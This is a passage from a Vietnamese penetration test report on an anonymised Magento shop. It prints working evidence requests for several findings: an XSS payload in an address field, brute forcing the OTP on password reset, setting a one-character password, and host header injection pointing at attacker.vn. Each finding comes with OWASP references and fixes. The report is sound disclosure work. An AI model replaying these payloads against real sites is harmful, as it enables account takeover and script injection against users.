    <input type="hidden" name="email" id="email-hidden" value="test@xxx.zzz" />
  </div>
</div>
```

```
<div class="field home_address">
    <label for="home_address" class="label"><span>Địa Chỉ</span></label>
    <div class="control">
        <input type="text"  name="home_address" id="home_address" title="123 Nguyễn Thị Minh Khai"
               class="input-text" autocomplete="off"
value="xxx"><svg/onload=alert(String.fromCharCode(72,80,84))>//">
    </div>
</div>
```

Ảnh khai thác

Chèn và thực thi mã javascript

3.1.4 TEST NUMBER OF TIMES A FUNCTION CAN BE USED LIMITS (WSTG- BUSL-05)

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**BUSINESS LOGIC TESTING**		
MÔ TẢ	Chức năng xác thực mã OTP trong chức năng Quên mật khẩu không giới hạn số lần gửi mã OTP cũng như thời gian OTP có hiệu lực. Kẻ tấn công có thể spam OTP lặp lại sau mỗi phút gây tốn tài nguyên. Ngoài ra kẻ tấn công có thể bruteforce OTP để có thể thay đổi mật khẩu và chiếm tài khoản.		
MỨC ĐỘ	**TRUNG BÌNH**		
ẢNH HƯỞNG	**TRUNG BÌNH**	**KHẢ NĂNG**	**TRUNG BÌNH**
KHUYẾN NGHỊ	Thực hiện ghi nhận số lần submit OTP và có thời gian hiệu lực nhất định (như 30s). Thực hiện invalidate giá trị OTP sau khi hết thời gian hiệu lực hoặc sau một số lần submit sai nhất định nhằm hạn chế khả năng bruteforce OTP.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/05-Test_Number_of_Times_a_Function_Can_Be_Used_Limits		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	Quên mật khẩu		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/customer/account/passwordresetpost/		
THAM SỐ	otp		

ĐIỀU KIỆN	Anonymous

REQUEST

```
POST /customer/account/passwordresetpost/?customer=89 HTTP/1.1
Host: ecom.xx.vn
Cookie: private_content_version=02f401bec611916a75d5d9db1a390204;
PHPSESSID=0uhn9sjkgcm8v3bn6nqhltj6aa;
cookiesession1=02486C7338EXSAKGR3ZOF8R2Z8S04F11; mage-translation-storage=%7B%7D;
mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; mage-cache-storage-
section-invalidation=%7B%7D; mage-messages=;
section_data_ids=%7B%22customer%22%3A1627449141%2C%22compare-
products%22%3A1627449141%2C%22last-ordered-
items%22%3A1627449141%2C%22cart%22%3A1627449141%2C%22directory-
data%22%3A1627449141%2C%22instant-
purchase%22%3A1627449141%2C%22persistent%22%3A1627449141%2C%22review%22%3A1627
449141%2C%22captcha%22%3A1627449141%2C%22wishlist%22%3A1627449141%2C%22recently
_viewed_product%22%3A1627449141%2C%22recently_compared_product%22%3A1627449141%2
C%22product_data_storage%22%3A1627449141%2C%22paypal-billing-
agreement%22%3A1627449141%2C%22checkout-fields%22%3A1627449141%2C%22collection-
point-result%22%3A1627449141%2C%22pickup-location-
result%22%3A1627449141%2C%22messages%22%3Anull%7D; recently_viewed_product=%7B%7D;
recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D;
recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D;
remember=0%3A3%3Adyp0lyWMzIsazwqa6S%2F3c34Q8uWmxrsP1LPwQ%2F6BeDnrl1iEsS4vdzuT
7y6r8pSIq%2BlFt57DIdJRwcgycCS1JfQdNsOo5y8ywfPdGOl96DAtrPtatg1vlJdO;
form_key=XCmPsWlmF1okGII8; mage-cache-sessid=true
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en,vi-VN;q=0.8,vi;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 86
Origin: https://ecom.xx.vn
Referer: https://ecom.xx.vn/customer/account/passwordcreate/customerId/89/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close


password=123%40123&password_confirmation=123%40123&otp=60988&form_key=XCmPsWlmF1ok
GII8
```

RESPONSE

```
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 28 Jul 2021 05:15:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: PHPSESSID=0uhn9sjkgcm8v3bn6nqhltj6aa; expires=Wed, 28-Jul-2021 06:15:24 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly
Set-Cookie: private_content_version=efab2cb333b081268c0699db4395e66b; expires=Sat, 26-Jul-2031 05:15:24 GMT; Max-Age=315360000; path=/; secure
Set-Cookie: form_key=XCmPsWlmF1okGII8; expires=Wed, 28-Jul-2021 06:15:24 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn
Set-Cookie: mage-messages=[{"type":"success","text":"Thay đổi mật khẩu thành công."}]; expires=Thu, 28-Jul-2022 05:15:24 GMT; Max-Age=31536000; path=/
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Tue, 28 Jul 2020 05:15:24 GMT
Location: https://ecom.xx.vn/customer/account/login/
X-Magento-Tags: FPC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 0
```

Ảnh khai thác

Bruteforce OTP để thay đổi mật khẩu người dùng

3.1.5 TESTING FOR WEAK PASSWORD POLICY (WSTG- ATHN-07)

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**AUTHENTICATION TESTING**

<table>
<tr><td><b>MÔ TẢ</b></td><td colspan="3">Ứng dụng chưa thiết lập chính sách phải đặt password mạnh, từ đây kẻ tấn công có thể lợi dụng cơ chế password yếu để tấn công vét cạn (bruteforce) hoặc đoán mật khẩu nhằm tìm ra được mật khẩu để đăng nhập vào hệ thống.</td></tr>
<tr><td><b>MỨC ĐỘ</b></td><td colspan="3"><b>TRUNG BÌNH</b></td></tr>
<tr><td><b>ẢNH HƯỞNG</b></td><td><b>TRUNG BÌNH</b></td><td><b>KHẢ NĂNG</b></td><td><b>TRUNG BÌNH</b></td></tr>
<tr><td><b>KHUYẾN NGHỊ</b></td><td colspan="3">Thiết lập chính sách mật khẩu mạnh cho ứng dụng, mật khẩu mạnh là mật khẩu phải có độ dài tối thiểu 8 ký tự, trong đó bao gồm: chữ in hoa, thường, chữ số, kí tự đặc biệt.
Chức năng Đăng nhập cũng nên có cơ chế giới hạn số lần đăng nhập sai và thực hiện khoá tài khoản sau 1 khoảng thời gian hoặc mở khi có yêu cầu từ người dùng (có xác thực trước khi mở khoá) để hạn chế tấn công bruteforce.
Hoặc ứng dụng cũng có thể sử dụng cơ chế captcha khi đăng nhập để hạn chế hình thức tấn công này.</td></tr>
<tr><td><b>THAM CHIẾU</b></td><td colspan="3">https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy</td></tr>
<tr><td colspan="4"><b>CHI TIẾT LỖ HỔNG</b></td></tr>
<tr><td><b>CHỨC NĂNG</b></td><td colspan="3">Đăng ký/ Đổi mật khẩu</td></tr>
<tr><td><b>LIÊN KẾT ẢNH HƯỞNG</b></td><td colspan="3">https://ecom.xx.vn/customer/account/changepassword/</td></tr>
<tr><td><b>THAM SỐ</b></td><td colspan="3">password</td></tr>
<tr><td><b>ĐIỀU KIỆN</b></td><td colspan="3">User</td></tr>
<tr><td colspan="4"><b>REQUEST</b>
POST /customer/account/changepasswordpost/ HTTP/1.1
Host: ecom.xx.vn
Cookie: cookiesession1=02486C73LEK9KQFFQRMY984P3NVT8294; mage-translation-storage=%7B%7D; mage-translation-file-version=%7B%7D; mage-cache-storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-messages=; recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D; recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D; product_data_storage=%7B%7D; section_data_ids=%7B%22cart%22%3A1627929883%2C%22customer%22%3A1627929835%2C%22compare-products%22%3A1627929835%2C%22last-ordered-items%22%3A1627929835%2C%22directory-data%22%3A1627929835%2C%22instant-purchase%22%3A1627929835%2C%22persistent%22%3A1627929835%2C%22review%22%3A1627929835%2C%22captcha%22%3A1627929835%2C%22wishlist%22%3A1627929835%2C%22recently_viewed_product%22%3A1627929835%2C%22recently_compared_product%22%3A1627929835%2C%22product_data_storage%22%3A1627929835%2C%22paypal-billing-agreement%22%3A1627929835%2C%22checkout-fields%22%3A1627929835%2C%22collection-point-result%22%3A1627929835%2C%22pickup-location-result%22%3A1627929835%2C%22messages%22%3Anull%7D; private_content_version=a15994fa8b6ae1ea84e65ca31a4b1db0;</td></tr>
</table>

```
remember=0%3A3%3AcP%2F6idSgSBaI1tehOUU%2FQ2YdEJiIl8r6GX%2BrtnhRm7SWRZ9dcidy%2FLI%2FFIv%2FuvMELoL%2FTutcA2A1%2BFmt6RT0V1wErO5ElwZUSONoXe9pl3PvdLR6m%2BRH; form_key=NgQrcej4rzw7PiD4; PHPSESSID=c5j8btkfdbefh70vdpd076s7lt; X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; form_key=NgQrcej4rzw7PiD4; mage-cache-sessid=true

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0 Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://ecom.xx.vn/customer/account/changepassword/

Content-Type: application/x-www-form-urlencoded

Content-Length: 63

Upgrade-Insecure-Requests: 1

Connection: close


password_current=123123&password=1234&form_key=NgQrcej4rzw7PiD4
```

RESPONSE

```
HTTP/1.1 302 Found

Server: nginx

Date: Mon, 02 Aug 2021 18:54:16 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Set-Cookie: private_content_version=e2ef934a8e625ef4acd9987c87cfe484; expires=Thu, 31-Jul-2031 18:54:15 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=NgQrcej4rzw7PiD4; expires=Mon, 02-Aug-2021 19:54:15 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn

Set-Cookie: PHPSESSID=qp3dvp42p42kjefuhonjqa4v3l; expires=Mon, 02-Aug-2021 19:54:16 GMT; Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly

Set-Cookie: mage-messages=%5B%7B%22type%22%3A%22success%22%2C%22text%22%3A%22Thay+%5Cu0111%5Cu1ed5i+m%5Cu1eadt+kh%5Cu1ea9u+th%5Cu00e0nh+c%5Cu00f4ng.%22%7D%5D; expires=Tue, 02-Aug-2022 18:54:16 GMT; Max-Age=31536000; path=/

Set-Cookie: X-Magento-Vary=e2ea46006f8f4d5e65dbd0b6b017acdae26f439c; expires=Mon, 02-Aug-2021 19:54:16 GMT; Max-Age=3600; path=/; secure; HttpOnly

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Sun, 02 Aug 2020 18:54:15 GMT

Location: https://ecom.xx.vn/customer/account/login/

X-Magento-Tags: FPC
```

```
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Content-Length: 0
```

3.2 DANH SÁCH LỖ HỔNG MỨC ĐỘ THẤP

3.2.1 TESTING FOR HOST HEADER INJECTION (WSTG-INPV-17)

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INPUT VALIDATION TESTING**		
MÔ TẢ	Ứng dụng lấy giá trị cho host từ Host-Header, kẻ tấn công có thể thay đổi giá trị host thành một host nguy hiểm. Kẻ tấn công có thể thao túng bộ đệm web để phân phát nội dung bị nhiễm độc cho bất kỳ ai yêu cầu, phụ thuộc vào khả năng đầu độc proxy bộ nhớ đệm do chính ứng dụng chạy.		
MỨC ĐỘ	**THẤP**		
ẢNH HƯỞNG	**THẤP**	**KHẢ NĂNG**	**THẤP**
KHUYẾN NGHỊ	Định nghĩa sẵn giá trị Host ở phía server thay vì lấy từ Host Header. Hoặc không xử lý giá trị này nếu không phục vụ cho các nghiệp vụ của ứng dụng.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	N/A		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/		
THAM SỐ	Host		
ĐIỀU KIỆN	Anonymous		

REQUEST

```
POST / HTTP/1.1
Host: attacker.vn
Cookie: mage-messages=;
section_data_ids=%7B%22cart%22%3A1628073673%2C%22customer%22%3A1628073673%2C%2
2compare-products%22%3A1628073673%2C%22last-ordered-
items%22%3A1628073673%2C%22directory-data%22%3A1628073673%2C%22instant-
purchase%22%3A1628073673%2C%22persistent%22%3A1628073673%2C%22review%22%3A1628
073673%2C%22captcha%22%3A1628073673%2C%22wishlist%22%3A1628073673%2C%22recently
_viewed_product%22%3A1628073673%2C%22recently_compared_product%22%3A1628073673%2
C%22product_data_storage%22%3A1628073673%2C%22paypal-billing-
agreement%22%3A1628073673%2C%22checkout-fields%22%3A1628073673%2C%22collection-
point-result%22%3A1628073673%2C%22pickup-location-
result%22%3A1628073673%2C%22messages%22%3Anull%7D;
private_content_version=1b19e1d32867fead2c52185a48df0b34;
remember=0%3A3%3AKqaMmubtcMJv24xBsPHQon19jPQSKkxtS9OKFaPVlsYuJPqoITAzeseIAb2lF
bk%2F7iFvgC2gzGdpGnJYMHBYyui1jqs4qTGfgkdsLyQTvnx2k4vqf0Y%3D; mage-cache-
storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D;
recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D;
recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D;
product_data_storage=%7B%7D; PHPSESSID=kchnnq266m1sjj8qod6b66kra5;
cookiesession1=02486C73E9BUL4ZRAI4MKMSV7LHD7CE2; mage-translation-storage=%7B%7D;
mage-translation-file-version=%7B%7D; form_key=40dOxcgKEcSlGtug; mage-cache-sessid=true;
form_key=40dOxcgKEcSlGtug
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Waterfox/56.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Upgrade-Insecure-Requests: 1
Connection: close
X-Forwarded-Host: www.attacker.com


form_key=40dOxcgKEcSlGtug
```

RESPONSE

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 11 Aug 2021 02:55:42 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
```

```
Vary: Accept-Encoding

Set-Cookie: PHPSESSID=kchnnq266m1sjj8qod6b66kra5; expires=Wed, 11-Aug-2021 03:55:38 GMT; Max-Age=3600; path=/; domain=attacker.vn; secure; HttpOnly

Set-Cookie: private_content_version=a3c0e1caa13725cbb02cb3ef0b10218c; expires=Sat, 09-Aug-2031 02:55:38 GMT; Max-Age=315360000; path=/; secure

Set-Cookie: form_key=40dOxcgKEcSlGtug; expires=Wed, 11-Aug-2021 03:55:38 GMT; Max-Age=3600; path=/; domain=attacker.vn

Pragma: no-cache

Cache-Control: max-age=0, must-revalidate, no-cache, no-store

Expires: Tue, 11 Aug 2020 02:55:38 GMT

X-Magento-Tags: FPC

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

X-Frame-Options: SAMEORIGIN

Strict-Transport-Security: max-age=63072000; includeSubdomains

X-Content-Type-Options: nosniff

X-Robots-Tag: noindex, nofollow, nosnippet, noarchive

X-Forwarded-Proto: https

X-Forwarded-Ssl: on

X-Url-Scheme: https

Front-End-Https: on

Content-Length: 660035

<span class="sm_megamenu_title">

Sản phẩm </span>

</span>

</a>
<div class="sm-megamenu-child sm_megamenu_dropdown_6columns ">

<div data-link="https://attacker.vn/" class="sm_megamenu_col_6 sm_megamenu_firstcolumn    menu-special"><div data-link="https://attacker.vn/" class="sm_megamenu_col_4 sm_megamenu_firstcolumn "><div class="sm_megamenu_head_item"><div class="sm_megamenu_title  "><a class="sm_megamenu_nodrop " href="https://ecom.xx.vn/san-pham.html?SID=kchnnq266m1sjj8qod6b66kra5"  ></a><div class="sm_megamenu_title"><h3 class="sm_megamenu_nodrop  title-cat">Sản phẩm</h3></div>
```

3.2.2 FINGERPRINT WEB APPLICATION FRAMEWORK (WSTG-INFO-08)

THÔNG TIN LỖ HỔNG	
NHÓM LỖI	**INFORMATION GATHERING**
MÔ TẢ	Phản hồi của ứng dụng chứa thông tin về framework, máy chủ, ngôn ngữ lập trình đang sử dụng, kẻ tấn công có thể thu thập thông tin và sử dụng trong các tấn công khác.

MỨC ĐỘ	**THẤP**		
ẢNH HƯỞNG	**THẤP**	**KHẢ NĂNG**	**THẤP**
KHUYẾN NGHỊ	Cấu hình server ẩn các thông tin mặc định của server trong phản hồi.		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	N/A		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/		
THAM SỐ	N/A		
ĐIỀU KIỆN	Anonymous		

REQUEST

```
GET / HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=92e73fc7956dd70a11a3c7954ee054f7;
remember=0%3A3%3Asdc%2BuXlQDxMxQ6yizqztQI7m%2BDtHETe%2BnhWn5b3sLWdpr06cebY04
d89oqlOF7TuQpU4nghpWiNoDDGALS7BrlqI1oJqC2I4tZh%2BJZb949A3w3WrRPo%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Connection: close
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Wed, 11 Aug 2021 02:17:36 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

Vary: Accept-Encoding

Set-Cookie: PHPSESSID=e6pmu4s7aj01lvbva0g81a8ku6; expires=Wed, 11-Aug-2021 03:17:32 GMT;
Max-Age=3600; path=/; domain=ecom.xx.vn; secure; HttpOnly
```

```
Pragma: no-cache
Cache-Control: max-age=0, must-revalidate, no-cache, no-store
Expires: Tue, 11 Aug 2020 02:17:32 GMT
X-Magento-Tags: FPC
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-Robots-Tag: noindex, nofollow, nosnippet, noarchive
X-Forwarded-Proto: https
X-Forwarded-Ssl: on
X-Url-Scheme: https
Front-End-Https: on
Set-Cookie: cookiesession1=02486C73YNJCIBRXPLPO4NPJHFLB56FF;Path=/;HttpOnly
Content-Length: 641000
```

3.2.3 REVIEW WEBPAGE CONTENT FOR INFORMATION LEAKAGE(WSTG-INFO-05)

THÔNG TIN LỖ HỔNG			
NHÓM LỖI	**INFORMATION GATHERING**		
MÔ TẢ	Trong các file javascript chứa các thông tin nhạy cảm về cấu hình của ứng dụng, kẻ tấn công có thể thu thập và sử dụng trong các tấn công khác.		
MỨC ĐỘ	**THẤP**		
ẢNH HƯỞNG	**THẤP**	**KHẢ NĂNG**	**THẤP**
KHUYẾN NGHỊ	Ẩn các thông tin nhạy cảm trong mã nguồn, file javascript, …		
THAM CHIẾU	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Content_for_Information_Leakage		
CHI TIẾT LỖ HỔNG			
CHỨC NĂNG	N/A		
LIÊN KẾT ẢNH HƯỞNG	https://ecom.xx.vn/setup/pub/magento/setup/add-database.js		
THAM SỐ	N/A		
ĐIỀU KIỆN	Anonymous		

REQUEST

```
GET /setup/pub/magento/setup/add-database.js HTTP/1.1

Host: ecom.xx.vn

Cookie: private_content_version=92e73fc7956dd70a11a3c7954ee054f7;
remember=0%3A3%3Asdc%2BuXlQDxMxQ6yizqztQI7m%2BDtHETe%2BnhWn5b3sLWdpr06cebY04
d89oqlOF7TuQpU4nghpWiNoDDGALS7BrlqI1oJqC2I4tZh%2BJZb949A3w3WrRPo%3D;
PHPSESSID=e6pmu4s7aj01lvbva0g81a8ku6;
cookiesession1=02486C73YNJCIBRXPLPO4NPJHFLB56FF; mage-translation-storage=%7B%7D;
mage-translation-file-version=%7B%7D; form_key=fZFaefw7uaR9CkVd; mage-cache-
storage=%7B%7D; mage-cache-storage-section-invalidation=%7B%7D; mage-cache-sessid=true;
mage-messages=; form_key=fZFaefw7uaR9CkVd; section_data_ids=%7B%22directory-
data%22%3A1628648273%2C%22cart%22%3A1628648275%7D;
recently_viewed_product=%7B%7D; recently_viewed_product_previous=%7B%7D;
recently_compared_product=%7B%7D; recently_compared_product_previous=%7B%7D;
product_data_storage=%7B%7D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Waterfox/56.5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Upgrade-Insecure-Requests: 1

Connection: close
```

RESPONSE

```
HTTP/1.1 200 OK

Server: nginx

Date: Wed, 11 Aug 2021 02:37:08 GMT

Content-Type: application/javascript; charset=UTF-8

Last-Modified: Tue, 25 Feb 2020 04:52:00 GMT

Connection: close

Vary: Accept-Encoding

ETag: W/"5e54a7f0-794"

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Content-Length: 1940


/**

 * Copyright © Magento, Inc. All rights reserved.

 * See COPYING.txt for license details.
 */

'use strict';
angular.module('add-database', ['ngStorage'])
    .controller('addDatabaseController', ['$scope', '$state', '$localStorage', '$http', function ($scope, $state, $localStorage, $http) {
        $scope.db = {
            useExistingDb: 1,
            useAccess: 1,
            host: 'localhost',
            user: 'root',
            name: 'magento'
        };
```

4. PHẦN MỞ RỘNG A: THÔNG TIN ĐÁNH GIÁ

4.1 DANH SÁCH IP THỰC HIỆN ĐÁNH GIÁ

No.	Thời gian	Địa chỉ IP
1	22/07/20xx – 04/08/20xx	203.xx.29.xx
2	22/07/20xx – 04/08/20xx	101.xx.xx.201

4.2 DANH SÁCH CÔNG CỤ THỰC HIỆN

STT	Nhóm công cụ	Công cụ
I	Công cụ mã nguồn mở	Nmap, Firefox addons, Grabber, Zed, Sqlmap, WebScarab, Wireshark, Mestasploit community và các công cụ khác trên HĐH Kali Linux (nền tảng kiểm thử xâm nhập nâng cao),
		Công cụ dò quét Framework: Drupal, Joomla, WordPress, …
		Dex2Jar, Android SDK, Mobile Security Framework (MobSF), Genymotion, APKInspector, IDB, apkTool, Frida
II	Công cụ thương mại	Burpsuite – Công cụ kiểm thử xâm nhập ứng dụng
		Nessus – Đánh giá lỗ hổng bảo mật Ứng dụng & Hệ thống
		Hopper disassembler – Công cụ dịch ngược và debug ứng dụng di động
		Sn1per Pro – Công cụ dò quét lỗ hổng ứng dụng Web
III	Công cụ XXX tự phát triển	XXX Scanner & Tool - Thu thập dữ liệu cấu trúc ứng dụng web - Liệt kê các điểm nhập: URL, tham số, thông tin người dùng nhập, … - Bộ mã khai thác XSS, SQL - Xác định các thành phần thông thường dễ bị khai thác (GHDB, Module, keyword, email, comment, backup data, …) - Các mã khai thác cho các lỗ hổng nghiêm trọng: SQL Injection, Blind SQLi, XSS, Heartbleed, XPath, XXE, File Upload, File Inclusion, OS Command Injection, … và các lỗ hổng khác trong OWASP Top 10

4.3 DANH SÁCH TESTCASE THEO OWASP TOP 10

NHÓM	TESTCASE	KẾT QUẢ
Information Gathering	Conduct Search Engine Discovery and Reconnaissance for Information Leakage (OTG-INFO-001)	Pass
	Fingerprint Web Server (OTG-INFO-002)	Pass
	Review Webserver Metafiles for Information Leakage (OTG-INFO-003)	Pass

	Enumerate Applications on Webserver (OTG-INFO-004)	Pass
	Review Webpage Comments and Metadata for Information Leakage (OTG-INFO-005)	Fail
	Identify application entry points (OTG-INFO-006)	Pass
	Map execution paths through application (OTG-INFO-007)	Pass
	Fingerprint Web Application Framework (OTG-INFO-008)	Fail
	Fingerprint Web Application (OTG-INFO-009)	Pass
	Map Application Architecture (OTG-INFO-010)	Pass
Configuration and Deployment Management Testing	Test Network/Infrastructure Configuration (OTG-CONFIG-001)	Pass
	Test Application Platform Configuration (OTG-CONFIG-002)	Pass
	Test File Extensions Handling for Sensitive Information (OTG-CONFIG-003)	Pass
	Review Old, Backup and Unreferenced Files for Sensitive Information (OTG-CONFIG-004)	Pass
	Enumerate Infrastructure and Application Admin Interfaces (OTG-CONFIG-005)	Pass
	Test HTTP Methods (OTG-CONFIG-006)	Pass
	Test HTTP Strict Transport Security (OTG-CONFIG-007)	Pass
	Test RIA Cross Domain Policy (OTG-CONFIG-008)	Pass
Identity Management Testing	Test Role Definitions (OTG-IDENT-001)	Pass
	Test User Registration Process (OTG-IDENT-002)	Pass
	Test Account Provisioning Process (OTG-IDENT-003)	Pass
	Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)	Pass
	Testing for Weak or Unenforced Username Policy (OTG-IDENT-005)	Pass
Authentication Testing	Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)	Pass
	Testing for Default Credentials (OTG-AUTHN-002)	Pass
	Testing for Weak Lock Out Mechanism (OTG-AUTHN-003)	Pass
	Testing for Bypassing Authentication Schema (OTG-AUTHN-004)	Pass

	Test Remember Password Functionality (OTG-AUTHN-005)	Pass
	Testing for Browser Cache Weakness (OTG-AUTHN-006)	Pass
	Testing for Weak Password Policy (OTG-AUTHN-007)	Fail
	Testing for Weak Security Question/Answer (OTG-AUTHN-008)	Pass
	Testing for Weak Password Change or Reset Functionalities (OTG-AUTHN-009)	Pass
	Testing for Weaker Authentication in Alternative Channel (OTG-AUTHN-010)	Pass
Authorization Testing	Testing Directory Traversal/File Include (OTG-AUTHZ-001)	Pass
	Testing for Bypassing Authorization Schema (OTG-AUTHZ-002)	Pass
	Testing for Privilege Escalation (OTG-AUTHZ-003)	Pass
	Testing for Insecure Direct Object References (OTG-AUTHZ-004)	Pass
Session Management Testing	Testing for Bypassing Session Management Schema (OTG-SESS-001)	Pass
	Testing for Cookies Attributes (OTG-SESS-002)	Pass
	Testing for Session Fixation (OTG-SESS-003)	Pass
	Testing for Exposed Session Variables (OTG-SESS-004)	Pass
	Testing for Cross Site Request Forgery (CSRF) (OTG-SESS-005)	Pass
	Testing for Logout Functionality (OTG-SESS-006)	Pass
	Test Session Timeout (OTG-SESS-007)	Pass
	Testing for Session Puzzling (OTG-SESS-008)	Pass
Input Validation Testing	Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)	Fail
	Testing for Stored Cross Site Scripting (OTG-INPVAL-002)	Fail
	Testing for HTTP Verb Tampering (OTG-INPVAL-003)	Pass
	Testing for HTTP Parameter pollution (OTG-INPVAL-004)	Pass
	Testing for SQL Injection (OTG-INPVAL-005)	Pass
	Oracle Testing	Pass
	MySQL Testing	Pass

	SQL Server Testing	Pass
	Testing PostgreSQL (from OWASP BSP)	Pass
	MS Access Testing	Pass
	Testing for NoSQL injection	Pass
	Testing for LDAP Injection (OTG-INPVAL-006)	Pass
	Testing for ORM Injection (OTG-INPVAL-007)	Pass
	Testing for XML Injection (OTG-INPVAL-008)	Pass
	Testing for SSI Injection (OTG-INPVAL-009)	Pass
	Testing for XPath Injection (OTG-INPVAL-010)	Pass
	IMAP/SMTP Injection (OTG-INPVAL-011)	Pass
	Testing for Code Injection (OTG-INPVAL-012)	Pass
	Testing for Local File Inclusion	Pass
	Testing for Remote File Inclusion	Pass
	Testing for Command Injection (OTG-INPVAL-013)	Pass
	Testing for Buffer Overflow (OTG-INPVAL-014)	Pass
	Testing for Heap Overflow	Pass
	Testing for Stack Overflow	Pass
	Testing for Format String	Pass
	Testing for Incubated Vulnerabilities (OTG-INPVAL-015)	Pass
	Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)	Pass
	Testing for HTTP Incoming Requests (OTG-INPVAL-017)	Pass
Testing for Error Handling	Analysis of Error Codes (OTG-ERR-001)	Pass
	Analysis of Stack Traces (OTG-ERR-002)	Pass
Testing for Weak Cryptography	Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)	Pass
	Testing for Padding Oracle (OTG-CRYPST-002)	Pass
	Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)	Pass
	Test Business Logic Data Validation (OTG-BUSLOGIC-001)	Pass

